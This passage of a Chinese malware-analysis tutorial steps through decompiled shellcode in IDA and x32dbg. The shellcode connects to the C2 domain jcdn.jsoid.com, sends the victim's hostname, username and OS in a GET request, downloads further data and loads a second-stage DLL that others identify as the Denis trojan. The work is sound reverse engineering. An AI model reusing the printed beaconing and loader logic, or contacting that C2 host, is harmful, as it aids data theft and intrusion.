
```
v2 = (int)v290 + *(_DWORD *)(v293 + 4 * *((unsigned __int16 *)v292 + v295));
if ( v2 )
{
  strcpy(v262, "winhttp");
  v2 = var_34_LoadlibraryA(v262); // LoadlibraryA函数加载 winhttp.dll
  v36 = (int (__stdcall *)(_DWORD))v2;
  v291 = (int (__stdcall *)(_DWORD))v2;
  if ( v2 )
```

57. 继续往下，会调用 winHttpOpen 函数，初始化 winHttp 数据结构，为网络连接做准备：

```
v47 = *(_DWORD *)(v296 + 4 * *(unsigned __int16 *)(v295 + 2 * v39));
v45 = (int (__stdcall *)(_DWORD))((char *)v291 + v47) == 0;
v2 = (int)v291 + v47;
v263 = (int (__stdcall *)(int, int (__stdcall *)(_DWORD), int, int, _DWORD))v2;// v263= winhttp.WinHttpOpen 函数
if ( !v45 )
{
  LOBYTE(v2) = (_BYTE)v292;
  v48 = 0;
  if ( *(_DWORD *)((char *)v291 + (_DWORD)v292 + 24) )
```

58. 继续往下，调用 WinHttpConnect 函数进行网络连接，连接的地址为前面发现的 C2 地址

jcdn.jsoid.com，



59. 继续往下，调用 GetProcAddress 函数获取 CreateStreamOnHGlobal 和 GetHGlobalFromStream 函数地址

```
if ( v151 )
{
  v152 = v293;
  strcpy((char *)v260, "CreateStreamOnHGlobal");
  v260[11] = 0;
  v2 = ((int (__stdcall *)(int, _WORD *))v151)(v293, v260);// v2= kernel32.GetProcAddress函数
  v264 = (int (__stdcall *)(_DWORD, int, int *))v2;
  if ( v2 )
  {
    strcpy((char *)v259, "GetHGlobalFromStream");
    HIBYTE(v259[10]) = 0;
    v259[11] = 0;
    v2 = ((int (__stdcall *)(int, _WORD *))v151)(// v2= kernel32.GetProcAddress函数
```

60. 继续往下，在 0000125C 处发现 ExpandEnvironmentStringsW 函数调用，进行环境变量值修改：

```
      ((void (__thiscall *)(int *, int *, int *, int))v288)(
        kk,
        v209,
        v211,
        2048);// <kernel32.ExpandEnvironmentStringsW>函数
      goto LABEL_335;
    default:
      goto LABEL_336;
  }
  v185 = v188 + 1;
```

61. 继续往下，在 0000127A 处发现调用 CreateStreamOnHGlobal 函数创建流对象，同时创建与"jcdn.jsoid.com"地址的 http 连接：

```
LOBYTE(v2) = v264(0, 1, &v283);// <combase.CreateStreamOnHGlobal>函数
if ( v283 )
{
  v2 = v263(
         v186,
         (int (__stdcall *)(_DWORD))var_34_LoadlibraryA,
         v295,
         v293,
         0);// v263= <winhttp.WinHttpOpen>函数
  v227 = v2;
  v299 = v2;
  if ( v2 )
  {
    v2 = v272(v2, v290, v291, 0);// v272=  <winhttp.WinHttpConnect>函数
// v290= C2= "jcdn.jsoid.com"
    v225 = (void (__thiscall *)(_DWORD, _DWORD, _DWORD, _DWORD))v2;
    v288 = (int *)v2;
```

62. 紧接着发送本地收集的主机名，用户名和主机系统到 C2 服务器，同时将接受数据到上面创建的流对象中。

```
    v2 = v272(v2, v290, v291, 0);// v272=  <winhttp.WinHttpConnect>函数
// v290= C2= "jcdn.jsoid.com"
    v225 = (void (__thiscall *)(_DWORD, _DWORD, _DWORD, _DWORD))v2;
    v288 = (int *)v2;
    if ( v2 )
    {
      v2 = v271(
             v2,
             v281,
             v255,
             0,
             v282,
             0,
             v292);// v271= <winhttp.WinHttpOpenRequest>函数
// v255= "/script/word.png?A=DESKTOP-[redacted]B=[redacted]t&C=Windows[redacted]"
// v281="GET"
      v226 = v2;
      if ( v2 )
      {
        if ( v286 )
```

63. Sub_168 的函数主要功能是与 C2 进行网络连接，上传收集的主机信息，然后从 C2 下载数据。

sub_E180F 函数

64. 再来看看 sub_E180F 函数，首先会发现在 000E2D75 偏移地址，处调用 GetProcAddress 函数获取 VirtualAlloc、RtlMoveMemory 和 RtlZeroMemory 函数的地址。

```
if ( v14 )
{
  qmemcpy(v348, "VirtualA", sizeof(v348));
  v349 = 0x636F6C6C;
  v350 = v12;
  v778 = (char *)((int (__stdcall *)(int *, _BYTE *))v14)(v84, v348);// v14= <kernel32.GetProcAddress>函数
                                        // 参数为 "VirtualAlloc" 和"MZ?"
  if ( v778 )                           // v778=  "VirtualAlloc" 函数
  {
    v124 = v785;
    strcpy((char *)v347, "RtlMoveMemory");
    v347[7] = 0;
    v773 = (_DWORD *)((int (__stdcall *)(int *, _WORD *))v14)(v785, v347);// v14= <kernel32.GetProcAddress>函数
    if ( v773 )                         // v773= "RtlMoveMemory"
    {
      strcpy((char *)v346, "RtlZeroMemory");
      v346[7] = 0;
      v122 = (int (__stdcall *)(char *, int))((int (__stdcall *)(int *, _WORD *))v14)(v124, v346);// v14= <kernel32.GetProcAddress>函数
      v786 = v122;                      // v122= ntdll.RtlZeroMemory>函数
      if ( v122 )                       // v786 = RtlZeroMemory 函数
      {
        v788 = 20;
        v774 = 4;
        v41 = *a8;
```

65. 再往下，在 000E4084 处和 000E1A61 处发现 VirtualAlloc 函数，分配新的内存。

```
while ( v116 < 248 );
v12 = 0;
if ( LOWORD(v341[1]) == 332 )
{
  v117 = (int (__stdcall *)(int, unsigned int, int, int))v778;
  v118 = ((int (__stdcall *)(_DWORD, _DWORD, int, int))v778)(0, v341[20], 0x2000, 1);// v778= <kernel32.VirtualAlloc>函数
  v119 = v118;
  if ( v118 )
  {
    v143 = (int)v783;
    v781 = (char *)HIWORD(v341[1]);
    v144 = __readeflags();
    v311 = 0;
    _AL = 0;
    __asm
    {
      aaa
      das
      daa
```

66. 再往下，再 000E4278 处发现 LoadLibraryA 函数调用，其中对调用的资源地址进行溯源，发现正是前面 000E1A61 处 VirtualAlloc 函数分配的新地址；也就是说 shellcode 还会加载一个新的 dll 资源。

```
                    v44 = (int)v787;
                    v45 = v786;
LABEL_147:
                    v791 = (_BYTE *)(&loc_0 + 1);
                    v85 = (char *)(v44 + *((_DWORD *)v23 + 32));
                    v206 = *((_DWORD *)v23 + 33) / v788;
                    v773 = v85;
                    v779 = (_DWORD *)v206;
                    v778 = (char *)v12;
                    if ( v206 > 0 )
                    {
                      v61 = (int *)(v85 + 12);
                      v787 = v61;
LABEL_149:
                      v788 = *v61;
                      if ( v788 && v791 )
                      {
                        v134 = v771(v44 + v788);// v771= <kernel32.LoadLibraryA> 函数
                        v274 = v788;
                        goto LABEL_82;
                      }
```

```
_EAX = 1072998957;
__asm { aad }
__writeeflags(v152);
v22 = (int *)v117(v119, v312, 4096, 4);// v117= <kernel32.VirtualAlloc>函数
v787 = v22;
if ( v22 )
{
  qmemcpy(v22, v342, 0x40u);
  v789 = (char *)v22 + v22[15];
  v23 = v789;
```

67. 继续往下，会在 000E3454 处发现 call 指令调用的函数进入一片新的内存，这就和上面的分析呼应上了，此处调用了新加载的 DLL 中的函数：

```
v190 = *((_DWORD *)v189 + 10);
if ( v190 )
{
  if ( !((int (__stdcall *)(int, int, int))(v44 + v190))(v44, 1, v12) )// 此函数进入另一块内存地址
    return v12;
  *((_DWORD *)v189 + 10) = v12;
}
v191 = *((_DWORD *)v189 + 30);
if ( v191 && *((_DWORD *)v189 + 31) != v12 )
{
```


68. 除了上面的地址外，还有 000E4167 处也调用了新内存中的函数：


```
    v772[0] = v284;
    v772[1] = v284;
    v264(v284, v44, v772, v284);// 进入另一块内存地址
  }
}
```

Shellcode 加载的资源


抽取的样本 MD5：D017290C6A6F3357B9EA52D8ECB9F1DFC0111942

69. 我们在 000E3454 处下断，然后跟入新的内存中：






70. 进入新的内存页后，我们再次将其 dump 下来，找到首地址为 04B80000，在插件中找到对应的地址，发现以 04B80000 为起始地址的话，长度不对；则正确的首地址应该是 04B81000：




71. Dump 完内存后，用 IDA 打开，然后 rebase 地址方便与 X32dbg 对应：



72. 对应上了（需要注意的是，IDA 会将很多代码识别为数据，需要手动将其转换成代码（按 C））

73. 进入内存的地址为 loc_04BE5687，单步执行后会首先调用 sub_4BEE313 函数（**打个快照先**）：




sub_4BEE313

74. 然后分析 sub_4BEE313 函数，动态跟入该函数，发现会调用函数 GetSystemTimesAsFilesTime，GetCurrentProcessId，GetCurrentThreadId，GetTickCount，QueryPerformanceCounter 函数：


```
seg000:04BEE345
seg000:04BEE345 loc_4BEE345:
seg000:04BEE345 push    esi
seg000:04BEE346 lea     eax, [ebp+var_8]
seg000:04BEE349 push    eax
seg000:04BEE34A call    dword ptr ds:4BFD0B8h
seg000:04BEE350 mov     esi, [ebp+var_4]
seg000:04BEE353 xor     esi, [ebp+var_8]
seg000:04BEE356 call    dword ptr ds:4BFD170h
seg000:04BEE35C xor     esi, eax
seg000:04BEE35E call    dword ptr ds:4BFD1A8h
seg000:04BEE364 xor     esi, eax
seg000:04BEE366 call    dword ptr ds:4BFD174h
seg000:04BEE36C xor     esi, eax
seg000:04BEE36E lea     eax, [ebp+var_10]
seg000:04BEE371 push    eax
seg000:04BEE372 call    dword ptr ds:4BFD178h
seg000:04BEE378 mov     eax, [ebp+var_C]
seg000:04BEE37B xor     eax, [ebp+var_10]
seg000:04BEE37E xor     esi, eax
seg000:04BEE380 cmp     esi, edi
seg000:04BEE382 jnz     short loc_4BEE38B
```

```
04BEE349    50          push eax
04BEE34A    FF15 B8D0BF04   call dword ptr ds:[<&GetSystemTimeAsFileTime>]
04BEE350    8B75 FC     mov esi,dword ptr ss:[ebp-4]
04BEE353    3375 F8     xor esi,dword ptr ss:[ebp-8]
04BEE356    FF15 70D1BF04   call dword ptr ds:[<&GetCurrentProcessId>]
04BEE35C    33F0        xor esi,eax
04BEE35E    FF15 A8D1BF04   call dword ptr ds:[<&GetCurrentThreadId>]
04BEE364    33F0        xor esi,eax
04BEE366    FF15 74D1BF04   call dword ptr ds:[<&GetTickCount>]
04BEE36C    33F0        xor esi,eax
04BEE36E    8D45 F0     lea eax,dword ptr ss:[ebp-10]
04BEE371    50          push eax
04BEE372    FF15 78D1BF04   call dword ptr ds:[<&QueryPerformanceCounter>]
04BEE378    8B45 F4     mov eax,dword ptr ss:[ebp-C]
04BEE37B    3345 F0     xor eax,dword ptr ss:[ebp-10]
```

75. 继续往下，调用函数 4BE5591，跟入函数，看了看 4BE5591 的调用树，放弃了！！！这他娘的手动调试来硬刚怕是不太中，人都得疯掉，等后面看看有没有好的方法再来分析吧：



76. 看了看其他大佬的分析，说 04BC0837 的代码击中特征库，最后加载的是 Denis 木马：



77. 留下了没有技术的泪水（；´д｀）ゞ

参考链接：https://www.anquanke.com/post/id/215169
（本人此参考链接时无法动态进入 shellcode，因为读取不到指定的资源，只能读取到第一个 ole 资源而读取不到正确的 shellcode 代码）